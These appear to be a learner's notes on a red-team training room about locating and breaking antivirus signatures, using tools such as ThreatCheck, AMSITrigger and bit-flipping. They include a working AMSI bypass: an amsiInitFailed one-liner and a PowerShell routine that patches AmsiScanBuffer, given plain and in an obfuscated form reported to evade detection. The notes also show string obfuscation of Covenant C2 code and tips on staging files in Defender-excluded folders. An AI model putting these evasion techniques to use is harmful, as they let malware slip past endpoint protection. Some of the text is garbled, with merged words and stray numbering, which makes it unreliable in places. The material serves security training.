
Introduction
- An adversary may struggle to overcome specific detections when facing an advanced AV engine or EDR.
- Even after employing some of the most common obfuscation or evasion techniques, signatures in a malicious file may still be present.
To combat persistent signatures, adversaries can observe each individually and address them as needed.
- In this room, we will understand what signatures are and how to find them, then attempt to break them following an agnostic thought process.
- To dive deeper and combat heuristic signatures, we will also discuss more advanced code concepts and “malware best practices.”
Learning Objectives
1
2
3
1. Understand the origin of signatures and how to observe/detect them in malicious code.
2. Implement documented obfuscation methodology to break signatures.
3. Leverage non-obfuscation-based techniques to break non-function oriented signatures.
- This room is a successor to Obfuscation Principles room.
Signature Identification
- Before jumping into breaking signatures, we need to understand and identify what we are looking for.
- As covered in Intro to AV, signatures are used by AV engines to track and identify possible suspicious and/or malicious programs.
In this task, we will observe how we can manually identify an exact byte where a signature starts.
- When identifying signatures, whether manually or automated, we must employ an iterative process to determine what byte a signature starts at.
By recursively splitting a compiled binary in half and testing it, we can get a rough estimate of a byte-range to investigate further.
We can use the native utilities:
1
2
3
  - head
  - dd
  - split
- to split a compiled binary.
- In the command prompt below, we will walk through using
headto find the first signature present in themsfvenombinary:
# head --bytes 29 example.exe > half.exe


- Once split, move the binary from your development environment to a machine with the AV engine you would like to test on.
- If an alert appears, move to the lower half of the split binary and split it again.
- If an alert does NOT appear, move to the upper half of the split binary and split it again.
Continue this pattern until you cannot determine where to go; this will typically occur around the kilobyte range.
- Once you have reached the point at which you no longer accurately split the binary, you can use a hex editor to vew the end of the binary where the signature is present:

- We have the location of a signature; how human-readable it is will be determined by the tool itself and the compilation method.
- Now, no one wants to spend hours going back and forth trying to track down bad bytes so let’s automate it.
- In the next task, we will look at a few FOSS (Free and Open-Source Software) solutions to aid us in identifying signatures in compiled code.
Steps 1: Create an upload server in the AttackBox:
$ pip3 install uploadserver
- Copy this into
/usr/binwherepython3executable is:

1
- Or go to the directory where the 'uploadserver' module was downloaded.
- Execute:

Step 2: From the victim’s machine, upload the shell.exe file to be able to split it:

- On the attacker’s machine:

Step 3: Split it using the utilities head, dd and split:
- Check the size of the
shell.exe:
$ ls -lh shell.exe

- Splitting the first
Kbof theshell.exe:
$ head --bytes 1024 shell.exe > sig.exe


- Opening
sig.exeinHexdumpto see the firstKb:

Victim's Machine scanning the split binary:
1
2
- Note that 'sig.exe' is the first 1024 byte(1Kb) of the binary shell.exe and 'sig2.exe' is the first 256 bytes of the shell.exe
- And none of them were seen as threat by Windows Defender.
C++ code to split the binary to the nearest Kebibyte(1024 Kb):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#include <iostream>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
using namespace std;
int main() {
        //string cmd;
        int kb = 1024;
        string f = "head --bytes ";
        string s = " shell.exe > sig";
        string t = ".exe";

        for(int i = 1; i <= 73;i++) {
                string full = f + to_string(i*kb) + s + to_string(i) + t;
                system(full.c_str());
        }
        return 0;
}

1
- Since shell.exe has size of 73Kb, there should be sig1.exe -> sig73.exe.


Since sig50.exe got detected but NOT sig49.exe, let’s download sig50.exe at Desktop directory or wherever Windows Defender are excluding scans:
- In here, right click on
sig50.exeand presssave link as > Desktop:
1
2
- If you download it anywhere else, WinDefender will remove it.
- Since `sig50.exe` gets flagged by the AV< the first byte detected to the nearest Kibibyte is '51200' bytes. (Or 51000 if you submit the answer in Task 2)

AUTOMATED: Another way of checking AND splitting the binary in the Windows VM(victim’s machine) is by using ThreatCheck.exe from the ..\Desktop\tools directory:
> ThreatCheck.exe -f C:\Users\Student\Desktop\Binaries\shell.exe -e Defender

...
- Applying
ThreatCheck.exeonsig49.exeto figure out which byte was detected as malicious by Defender:

1
- This shows that the next Kebibyte will have the first detected byte.

- Applying
ThreatCheck.exeonsig50.exeto figure out which byte was detected as malicious by Defender:
1
2
- The thread is found in here but I keep getting an error.
- Also notice that at 50400, there's no threat found but there is at 50500 bytes. Let's check in between then.

- At this point, keep executing until we get the correct bytes and the offset of the threat:
1
2
- Notice that for every iteration of this process, it continue to work on previous work done.
- Keep executing the same command until we get the output highlighted in 'red'.

- NOTE: ThreatCheck dumps a 256-byte hex view up
from the end of the OFFENDING BYTESso the interesting bytes are always at the bottom. - Be aware that if the actual bad bytes are greater than 256 in length, it will be truncated in this view.
- Reference:
https://offensivedefence.co.uk/posts/covenant-profiles-templates/
RastaMouse's Example:
Automating Signature Identification
- The process shown in the previous task can be quite arduous.

- To speed it up, we can automate it using scripts to split bytes over an interval for us.
- Find-AVSignature (
https://github.com/PowerShellMafia/PowerSploit/blob/master/AntivirusBypass/Find-AVSignature.ps1) will split a provided range of bytes through a given interval:
1
2

- Download it on the Victim's machine.
- Similar to 'sig50.exe' a while ago, let's change the download directory for this to "Desktop" as it is excluded to the directory where Windows Defender scans.

- Let’s try to execute it:

1
- At this point, Windows Defender sees it as malicious so it blocks it when we try to execute it.
- The script relieves a lot of the manual work, but still has several limitations.
- Although it requires less interaction than the previous task, it still requires an appropriate interval to be set to function properly.
This script will also only observe strings of the binary
when dropped to diskrather than scanning using the full functionality of the AV Engine.To solve this problem, we can use other FOSS (Free and Open-Source Software) tools that leverage the engines themselves to scan the file, including DefenderCheck, ThreatCheck and AMSITrigger:
1
2
3
  - https://github.com/matterpreter/DefenderCheck
  - https://github.com/rasta-mouse/ThreatCheck
  - https://github.com/RythmStick/AMSITrigger
- In this task, we will primarily focus on
ThreatCheckand briefly mention the uses ofAMSITriggerat the end.
ThreatCheck
- ThreatCheck is a fork of DefenderCheck and is arguably the most widely used/reliable of the three.
To identify possible signatures, ThreatCheck leverages several AV engines against split compiled binaries and reports where it believes bad bytes are present.
1
  - So its like client-side VirusTotal?
ThreatCheck does not provide a pre-compiled release to the public.
1
2
3
  - How can I download it then?
  - From github, use MSVS to compile it.
  - So if you want to have tools like this to complement THM RTO and Sektor7 RTO, try to have a separate Windows VM with updated tools like this!
Basic Syntax of ThreatCheck:
1
C:\>ThreatCheck.exe --help

For our uses , we only need to supply a file and optionally an engine; however, we will primarily want to use
AMSITriggerwhen dealing with AMSI(Anti-Malware Scan Interface).1
- AMSI is basically a different AV engine?
1
C:\>ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI

- No other configuration or syntax is required and we can get straight to modifying our tooling.
- To efficiently use this tool, we can identify any bad bytes that are first discovered then recursively break them and run the tool again until no signatures are identified.
Note: There may be instances of false positives, in which the tool will report no bad bytes. This will require your own intuition to observe and solve.
AMSITrigger
- ASMI leverages the
runtime, making signatures harder to identify and resolve. ThreatCheck also does not support certain file types such as PowerShell that AMSITrigger does.
1
  - Okay, so ThreatCheck for scanning file signature and AMSI for scanning malicious processes?
- AMSITrigger does provide a pre-compiled release on their GitHub and can also be found on the Desktop of the attached machine.
Syntax usage of AMSITrigger:
1
C:\>amsitrigger.exe --help

- For our uses, we only need to supply a file and the preferred format to report signatures:
1
2
PS C:\> .\amsitrigger.exe -i bypass.ps1 -f 3
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
End of bad bytes for shell.exe:
- See section just BEFORE
Automating Signature Identification.
Static Code-Based Signatures
- Once we have identified a troublesome signature, we need to decide how we want to deal with it.
- Depending on the strength and type of signature, it may be broken using simple obfuscation as covered in
Obfuscation principles, or it may require specific investigation and remedy. In this task, we aim to provide severeal solutions to remedy static signatures present in functions.
- The Layered Obfuscation Taxonomy covers the most reliable solutions as part of the
Obfuscating Methods and Obfuscating Classeslayers.
Obfuscating Methods

Obfuscating Classes

- Looking at the tables above, even though they may use specific technical terms or ideas, we can group them into a core set of agnostic methods applicable to any object or data structure.
- The techniques class splitting/coalescing and method scattering/aggregation can be grouped into an overarching concept of splitting or merging any given OOP function.
Other techniques such as :
1
2
  - Dropping Modifiers
  - Method clone
- can be grouped into an overarching concept of
removing or obscuring identifiable information.
Splitting and Merging Objects
- The methodology required to split or merge objects is very similar to the objective of concatenation as covered in Obfuscation Principles.
The premise behind this concept is relatively easy, we are looking to create a new object function that can break(
hide) the signature while maintaining the previous functionality.- To provide a more concrete example of this, we can use the well-known case study in Covenant present in the
GetMessageFormatstring. - Link for the case-study:
https://offensivedefence.co.uk/posts/covenant-profiles-templates/ - We will look first at how the solution was implemented then break it down and apply it to the obfuscation taxonomy.
Original String that is detected:
1
2
3
4
5
6
string MessageFormat = @"\{\{""GUID"":""{0}""      // (Remove the '\' symbols on the curly braces)
                            ,""Type"":{1}
                            ,""Meta"":""{2}
                            ,""IV"":""{3}""
                            ,""EncryptedMessage"":""{4}""
                            ,""HMAC"":""{5}""\}\}"; // (Remove the '\' symbols on the curly braces)
Obfuscated Method:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
public static string GetMessageFormat // Format the public method
{
    get // Return the property value
    {
        var sb = new StringBuilder( @"\{\{""GUID"":""{0}""," ); // Start the built-in concatenation method (Remove the '\' symbols on the curly braces)
        sb.Append(@"""Type"":{1},"); // Append substrings onto the string
        sb.Append(@"""Meta"":""{2}"",");
        sb.Append(@"""IV"":""{3}"",");
        sb.Append(@"""EncryptedMessage"":""{4}"",");
        sb.Append(@"""HMAC"":""{5}""\}\}");  // (Remove the '\' symbols on the curly braces)
        return sb.ToString(); // Return the concatenated string to the class
    }
}

string MessageFormat = GetMessageFormat
1
- The string is split into multiple parts and then concatenated back again.
- Recapping this case study, class splitting is used to create a new class for the local variable to concatenate.
- We will cover how to recognize when to use a speccific method later in this task and throughout the practical challenge.
Removing and Obscuring Identifiable Information
- The core concept behind removing identifiable information is similar to obscuring variable names as covered in
Obfuscation Principles. In this task, we are taking it one step further by specifically applying it to identified signatures in any objects including methods and classes.
- An example of this can be found in Mimikatz where an alert is generated for the string
wdigest.dll. - This can be solved by replacing the string with any
random identifierchanged throughout all instances of the string. This can be categorized in the obfuscation taxonomy under the method proxy technique.
- Using the knowledge you have accrued throughout this task, obfuscate the following PowerShell snippet, using AmsiTrigger to visual signatures:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$MethodDefinition = "

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport(`"kernel32`")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
";

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$A = "AmsiScanBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $A);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);

- Once sufficiently obfuscated, submit the snippet to the webserver at
http://10.10.105.14/challenge-1.html. The file name must be saved aschallenge-1.ps1. If correctly obfuscated a flag will appear in an alert pop-up.
Code Obfuscated by Concatenation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
$lib = "[DllImport(`"kernel32`")]"
$GetProcAddress = "public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);"
$GetModuleHandle = "public static extern IntPtr GetModuleHandle(string lpModuleName);"
$VirtualProtect = "public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);"
$MethodDefinition = "

    $lib
    $GetProcAddress

    $lib
    $GetModuleHandle

    $lib
    $VirtualProtect
";

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$A = "AmsiScanBuffer"
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $A);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
[Win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);

$buf = new-object byte[] 6
$buf[0] = [UInt32]0xB8
$buf[1] = [UInt32]0x57
$buf[2] = [UInt32]0x00
$buf[3] = [UInt32]0x07
$buf[4] = [UInt32]0x80
$buf[5] = [UInt32]0xC3

[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
1
- This worked!
Static Property-Based Signatures
- Various detection engines or analysts may consider
different indicatorsrather thanstringsorstatic signaturesto contribute to their hypothesis. Signatures can be attached to several file properties, including:
1
2
3
4
5
  - Hash
  - Entropy
  - Author
  - Name
  - Other identifiable information to be used individually or in conjunction.
These properties are often used in rule sets such as
YARAorSigma.- Some properties may be easily manipulated, while others can be more difficult, specifically when dealing with
pre-compiled closed-source applications. - Note: several other properties such as PE headers or module properties can be used as indicators. Because these properties often require an agent or other measures to detect.
File Hashes
- A file hash, also known as a checksum, is used to tag/identify a unique file.
- They are commonly
used to verify a file's authenticityor its known purpose (malicious or not). File hashes are generally arbitrary to modify and are changed due to any modification to the file.
- If we have access to the source for an application, we can modify
any arbitrary sectionof the code and recompile it to create a new hash. That solution is straightforward, but what if we need a pre-compiled or signed application?
When dealing with a signed or closed-source app, we must employ bit-flipping.
Bit-flipping : a common crypto attack that will mutate a given app by flipping and testing each possible bit until it finds a viable bit. By flipping one viable bit, it will change the
signature and hashof the app whilemaintaining all functionality.1 2
- What do you exactly mean by "one viable bit"? - It says there that Bit-flipping attack works such that it flips and test each bit of the binary to find a "viable bit to flip". What does "viable" in this context exactly means? What properties of a "viable bit" are there? Is it a kind of bit in the binary that when flipped, it wouldn't affect the whole binary yet changing its checksum?
- We can use a script to create a
bit-flipped listby flipping each bit and creating a new mutated variant (~3000 - 200000 variants):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import sys

orig = list(open(sys.argv[1], "rb").read())

i = 0
while i < len(orig):
	current = list(orig)
	current[i] = chr(ord(current[i]) ^ 0xde)
	path = "%d.exe" % i

	output = "".join(str(e) for e in current)
	open(path, "wb").write(output)
	i += 1

print("done")
- Once the list is created, we must search for intact unique properties of the file.
- For example, if we are bit-flipping
msbuild, we need to usesigntoolto search for a file with a useable certificate. - This will guarantee that the functionality of the file is NOT broken, and the application will maintain its signed attribution.
A much better version of the Python script without errors:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import sys

orig = list(open(sys.argv[1], "rb").read())

i = 0
while i < len(orig):
    current = list(orig)
    print('Some char: ',chr(current[i]))

	# Why is every 1 byte OR-ed with 0xde?
    current[i] = chr(ord(chr(current[i])) ^ 0xde)

    # The file name is created based on the iteration number.
    path = "%d.exe" % i

    output = "".join(str(e) for e in current)
    open(path, "wb").write(bytes(output,'utf-8'))
    i += 1

print("done")
Example Usage on a .txt file with 10 characters inside:
